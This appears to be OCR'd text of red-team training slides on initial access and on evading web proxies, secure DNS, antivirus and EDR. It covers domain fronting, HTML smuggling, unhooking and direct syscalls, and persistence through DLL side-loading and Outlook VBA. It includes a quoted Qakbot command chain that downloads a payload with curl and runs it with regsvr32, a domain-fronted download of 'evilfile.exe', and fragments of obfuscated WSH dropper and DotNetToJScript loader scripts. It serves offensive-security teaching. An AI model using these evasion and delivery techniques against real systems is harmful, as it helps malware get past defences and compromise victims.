
» Secure Web Gateways (SWG, Proxy) actively scan ingress/egress web traffic

» They’re very sensitive on:

  » Domain characteristics – more on the next slide

  » URL-fetched contents: HTML, body, Javascript,

  » MIME types – whether file is allowed or blocked



» **(EVASION)** Easily evaded with High-Reputation servers

  » More on this on next slide

» **(EVASION)** Easily evaded with HTML Smuggling

  » Hard to tell by Proxy whether HTML looks dodgy or not. Impossible to protect solely via Javascript signatures

Initial Access & Evasion – Secure DNS

- Secure DNS utilizes reputation cloud and numerous DNS domain characteristics before resolving query
- Similarly to Proxy, performs extensive Domain evaluation:
  - Domain Categorisation, Maturity, whois examination
  - Presence on Real-Time Blocking lists, Threat Intelligence feeds, VirusTotal-alike databases
  - SSL/TLS certificate contents, signer, CA chain
- **(EVASION)** Easily evaded with High-Reputation servers which expose their URLs on their Domains:
  - **CDNs (Domain Fronting)**: Azure Edge CDN, StackPath, Alibaba
  - **Cloud-based resources**: Storage (S3, Blob), Virtual Machines, Serverless endpoints serving files (Lambda, Functions, …)
  - **Personal Cloud-drives**: OneDrive, Google Drive, Box.com, Dropbox


```
hax0r@kali# curl -X POST -H "file:evilfile.exe" -H "Host: legitorg.azureedge.net" -H "Content-
Length: 0" https://workhub.microsoft.com/file/download > evilfile.exe
```

Initial Access & Evasion – AV

- Antivirus excels at **reactive** protection, rather weak at **proactive**.
- AV as a product needs to align to specific requirements:
  - Low false-positive rate
  - Low user interaction required
  - Low impact on system resources (CPU, Memory, HDD I/O)
  - Absolute product's stability and no impact on system's stability (consider Minifilter drivers raising BSODs at production)
- Reactive protection:
  - **Static Signatures** – hashes, byte-pattern matching, static unpackers (Themida, Y0da, Armadillo, PELock, VMProtect) kick in here
  - **Heuristic Signatures** – PE headers, entropy, header-based hashes (ImpHash, TypeRef Hash), similarity hashes (SDHash),
  - **Behavioural Signatures** – WinAPI call chains, Specific filesystem / registry paths accesses (detection upon monitored persistence installation)
- AV Trigger events:
  - On-Demand -> On-Write -> On-Access -> On-Execute -> Real-Time
- Proactive protection rather weak due to AV requirements
  - **Before-Exec:** Mainly Cloud-reputation based examination (file prevalence across the world, reputation, how common the file is)
  - **Before-Exec:** Machine Learning evaluation focusing on hand-picked characteristics, such as:
    - *OEP at the last PE Section, which happens to be executable O_O*
  - **On-Exec:** Emulator simulates malware's Entry Point first N instructions, regularly scanning emulator's memory for threats, unpacks malware
  - **On-Exec:** Memory Scanner regularly sweeping process' virtual memory allocations for presence of signatured threats

Initial Access & Evasion – AV

-> Static Analysis

-> Heuristic Analysis

-> Cloud Reputation Analysis + Automated Sandboxing / Detonation

-> ML Analysis


-> Emulation

-> Behavioural Analysis

» Evasions target each phase specifically:

- » **Static Analysis** evaded by writing custom malware:
  - » custom DotNetToJScript, custom VBA, custom shellcode loader, etc. **+ storing shellcodes encrypted**
- » **Heuristic Analysis** evaded by smartly blending-in with our payloads:
  - » instead adding new PE Section, modify current one. ImpHash evasion is trivial
- » **Cloud Reputation Analysis** evaded by backdooring legitimate binaries, devising malware in containers (PDFs, Office docs), sticking to DLLs
- » **Automated Sandboxing / Detonation** evaded by environmental keying (execution guardrails),
- » **ML Analysis** evaded by trial and error, really hard to combat since it's a Blackbox, we're aware of many *maldev bad smells*
- » **Emulation** evaded by time-delaying, environmental keying (only execute if joined to a domain named…)
- » **Behavioural Analysis** evaded by
  - » avoiding suspicious WinAPI calls,
  - » acting low-and-slow instead of all-at-once,
  - » unhooking/direct syscalls may work here

Initial Access & Evasion – EDR



- AV aims at generic malware detections, EDR excels at threat-oriented protection.
- EDR heavily utilizes vendor's Threat Intelligence / Windows ETW Ti feeds
- EDR is all about Telemetry:
  - ETW Ti, User-Land & Kernel-Land process monitoring, FileSystem & Registry monitoring
- Closely monitors:
  - **Command Line parameters** – so watch out while running „SeatBelt.exe OSInfo", „powershell.exe –nop –hidden –enc"
  - .NET static class names, methods, properties based on ETW tracing
  - **Windows API calls** – dangerous APIs will be blocked:
    VirtualAllocEx, WriteProcessMemory, CreateRemoteThread, etc.
  - **Anomalies** such as unusual EXE/DLL module connects to Internet, or hosts .NET Runtime
  - **System API/Syscall activity** by tracing thread call stacks leading to a syscall
  - Injected Threads
- Complete EDR evasion is fundamentally **impossible**
  - Regardless of evasions, patching, unhooking, anything applied
  - EDR will collect **access + execution events** anyway before sample executes

EPP	EDR
Prevents a wide variety of known and unknown threats	Used to respond to threats that have already affected the endpoint
First line of defence - scan, identify and block	Second line of defence - contain, investigate and respond
Passive - protects against known or easily identifiable threats	**Active** - used to counter evasive threats that get past security defenses, or for proactive threat hunting
Protects endpoints but does not provide in-depth data about threats on the endpoint	Aggregates data from multiple endpoints to enable forensic investigation

Initial Access & Evasion – EDR


- EDR evasions same as for AV, since they monitor same event feeds
- The only difference is, AV is immune to „API unhooking” whereas **some** EDRs are prone to that.
  - Therefore we may use Modules Refreshing for some EDRs
  - Direct Syscalls for other
  - Just prey our Malware executes unobstructed for the most apex ones ^.^
    - Kidding, just combine all the efforts and apply absolute OPSEC-minded regime while designing our malware

Hooked

```
0:006> u ntdll!NtMapViewOfSection
ntdll!NtMapViewOfSection:
00007ff8`0566c2b0 4c8bd1          mov     r10,rcx
00007ff8`0566c2b3 e918da0700      jmp     ntdll!QueryRegistryValue+0x53c (00007ff8`056e9cd0)
00007ff8`0566c2b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`0566c2c0 7503            jne     ntdll!NtMapViewOfSection+0x15 (00007ff8`0566c2c5)
00007ff8`0566c2c2 0f05            syscall
00007ff8`0566c2c4 c3              ret
00007ff8`0566c2c5 cd2e            int     2Eh
00007ff8`0566c2c7 c3              ret
0:006> bp ntdll!NtMapViewOfSection+0x12
0:006> g
Breakpoint 0 hit
ntdll!NtMapViewOfSection+0x12:
00007ff8`0566c2c2 0f05            syscall
0:000> r eax
eax=28
```

```
4C:8BD1          mov r10,rcx      NtOpenProcess
B8 23000000      mov eax,23       23:'#'
0F05             syscall
C3               ret
```

^-- Not hooked




Source: https://alice.climent-pommeret.red/posts/direct-syscalls-hells-halos-syswhispers2/


Initial Access & Evasion – EDR

» Parent-Child relationship is a crucial metric for anomaly detection


» Similarly command line contents (especially killing bit for LNK attacks)

» Newer agents are also scanning VMs (memory & disk) and monitor file transfers





Initial Access & Evasion – EDR



» Phish to Persist


» **instead of Phishing to Access** (Matt Hand @SpecterOps)

» Strive for delayed & elonged execution

--> dechain File Write & Exec events


» Use VBA/WSH to Drop DLL/XLL

- » COM Hijacking
- » DLL Side-Loading / DLL Hijacking (%LOCALAPPDATA%\Microsoft\Teams\version.dll)
- » XLL, XLAM, WLL Persistence
- » Drop VbaProject.OTM* to backdoor Outlook



» If dealing with CrowdStrike – drop **CPL**

» * %APPDATA%\Microsoft\Outlook\VbaProject.OTM



CLASSIC FILE INFECTION VECTORS

Visual Basic 6.0 (VBS) soon to be obsoleted and left as opt-in installable feature (Windows Servers)

☢ Foreword

» **Initial Access is getting increasingly harder** – becoming an art on its own!

» In a few years from now, Red Teams & TAs might not be able to execute Malware on tightly secured environments.

» Mac OS is heavily locked up some time by now. What works on macOS?

  » **Unsigned .APPs** *(as long as user gets through a few clicks)*

  » Office Macros + .SLK Excel4 macros – proven on macOS 13.2.1 Ventura and Microsoft 365 Office for Mac 16.71 23031200

    » *(but they're constrained by GateKeeper entitlements (sandboxing))*

  » Not so many other viable file formats (.js / JXA is still a vector though, maybe .py also? ☺)

» That's why Red Team community *stopped sharing Initial Access TTPs*, Payloads

» Harden your workstations and security systems, hunt for dangerous file formats and you eradicate Initial Access

BUY	HOLD	SELL
LNK, CHM	ISO, IMG	Office Macros
EXE + DLL Sideloading	CPL	VBS, HTA
MSI	XLL*	EXE
MSIX, APPX	WSF, JS	OneNote
ClickOnce, VSTO	XSL	
Complex Chains		
HTML Smuggling		
ZIP, 7zip, GZ,		

Your recommendations for 2023

* https://www.bleepingcomputer.com/news/microsoft/microsoft-365-to-block-downloaded-excel-xll-add-ins-to-boost-security/

Typical Vectors

» This section covers typical non-Office file formats that can smuggle malware

proxylife
@pr0xylife

#Qakbot - obama196 - .html > .zip > .lnk > .dll

HTML Smuggling.

cmd.exe /c set r1=regs

curl -s -o %temp%\theyOneAs.png
http://194.36.189.]211/whoThing.jpg

call %windir%\system32\%r1%vr32
%temp%\theyOneAs.png

bazaar.abuse.ch/sample/93f1d8a...

https://twitter.com/pr0xylife/status/1542172803662856195


Don’t scan your Payloads


» Payload uploaded to VirusTotal => minutes later gets signatured by all vendors

» If you want to be serious about Red Team MalDev – build an offline lab with AVs/EDRs preinstalled.

  » Even if it’s offline, turn off Cloud/Reputation scanning, samples submission. Just for case.

» I’d be wary using websites claiming they don’t share samples:






Typical Vectors – Word on AMSI

» Anti-Malware Scan Interface (AMSI)

```
PS C:\Users\Mariusz> # Now I'm gonna trigger AMSI in a dumb way
PS C:\Users\Mariusz> "amsiInitFailed"
At line:1 char:1
+ "amsiInitFailed"
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Mariusz> # badum tss..
```



Consumers

PowerShell (>2.0)
JavaScript
VBScript
VBA (office macro)
WMI
User Account Control (UAC) elevations
NEW! Excel 4.0 macros
NEW! Volume shadow copy operations
NEW! .NET in-memory assembly loads

Providers

https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf

Typical Vectors - WSH

» Windows Script Host (WSH)

- » **VBE, VBS** – VBScript**
- » **JSE, JS** – Jscript*
- » XSL – XML
- » **HTA** – HTML Application
- » **WSF** – Windows Script File
  - » Language agnostic file format – **VBS**, **JS**, **Python**, PHP, Perl, Rexx, LotusScript *(never tested them)*
  - » Allows multiple scripts („jobs”) and combination of languages within a single file

*** VBS Soon to be decommissioned and left as optionally installable feature (esp. on Windows Servers)*

** JScript preferrable over Visual Basic due to syntactic flexibility letting us obfuscate it more & subtle language nuances*

» **Mostly very-well detected + subject to AMSI detection**

WSF

```
<?XML version="1.0"?>
<job id="BGeOvXVypF">
    <script language="VBScript">
        <![CDATA[


Function xsuitablen(itransforms)
    Dim xselectx
    Set xselectx = CreateObject("ADODB.Stream")

    xselectx.Type = 1
    xselectx.Open
    xselectx.Write itransforms
    xselectx.Position = 0
    xselectx.Type = 2
    xselectx.CharSet = "us-ascii"

    xsuitablen = xselectx.ReadText
```

VBS

```
Sub puniverser()
    Dim jbocn, nbryanr
    Dim gsaidd
    Set gsaidd = CreateObject("WScript.Shell")
    nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")
    jbocn = nbryanr & "\65hZCAfqbN.xls"

    Dim htechnicalr
    Set htechnicalr = CreateObject("Scripting.FileSystemObject")
    If htechnicalr.FolderExists(nbryanr) Then
        If htechnicalr.FileExists(jbocn) Then
            htechnicalr.DeleteFile(jbocn)
        End If

        vbeew gsaidd, jbocn
        htechnicalr.DeleteFile(jbocn)
    End If
End Sub

puniverser
```

XSL

```
<?xml version='1.0'?>


<stylesheet
'  Set agover
 xmlns="http://www.w3.org/1999/XSL/Tr
    & "urn:schemas-microsoft-com:xsl
        ' <?xml version=1.0?>
            xmlns:user="placehold
        ' End If
            version="1.0">
    <output method="text"/>
'Dim rarounds, sfoldingq
    <ms:script implements-prefix=


 'lmis

    Private tguidedn,xarabiaz,tk
 Function uhayesd(staggedj)
```

JS

```
function base64ToStream(b) {
        var enc = new ActiveXObject("System.Text.ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
        ba = transform.TransformFinalBlock(ba, 0, length);
        var ms = new ActiveXObject("System.IO.MemoryStream");
        ms.Write(ba, 0, (length / 4) * 3);
        ms.Position = 0;
        return ms;
}

var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
        setversion();
        var stm = base64ToStream(serialized_obj);
        var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter')
        var al = new ActiveXObject('System.Collections.ArrayList');
        var d = fmt.Deserialize_2(stm);
```

PythoninWSF.wsf - Notepad

File Edit Format View Help

```
<job>
<script language="VBScript">
  MsgBox "hello world (from vb)"
</script>
<script language="JScript">
  WSH.echo("hello world (from js)");
</script>
<script language="Python">
import os
os.system("cmd.exe /c calc")
</script>
</job>
```

Python needs to be pre-installed and available in %PATH%

Typical Vectors – WSH - Viable strategies for WSH scripts

» First, lets discuss what can we achieve with WSH and what actually works.

» Multiple various infection strategies possible in WSH, yet only a few practical & effective

» **Strategy #1:** File Dropper

» **Strategy #2:** DotNetToJScript / GadgetToJScript

» **Strategy #3:** XSL TransformNode

» **Strategy #4:** XLAM Dropper

» **Strategy #5:** COM Hijack – Not Covered Today.

Typical Vectors – WSH - Strategies

» Every VBA strategy that needs to run a file, requires a “**launcher**”

» “Launcher” is a way to run program in Windows.

» There are at least 16+ available launchers

» Examples include:

» WScript.Shell

» WMI Win32_Process::Create

» Shell(...)

» And many others

» Today, too keep our examples simple we’ll stick to **WScript.Shell**

» although it’s very prone to detections

Typical Vectors – WSH - Strategies

» **Strategy #1: File Dropper**

  » Simplicity at its best!

  » 1. Just download a file from the Internet / UNC share or unpack from itself somehow

  » 2. Save the file onto workstation

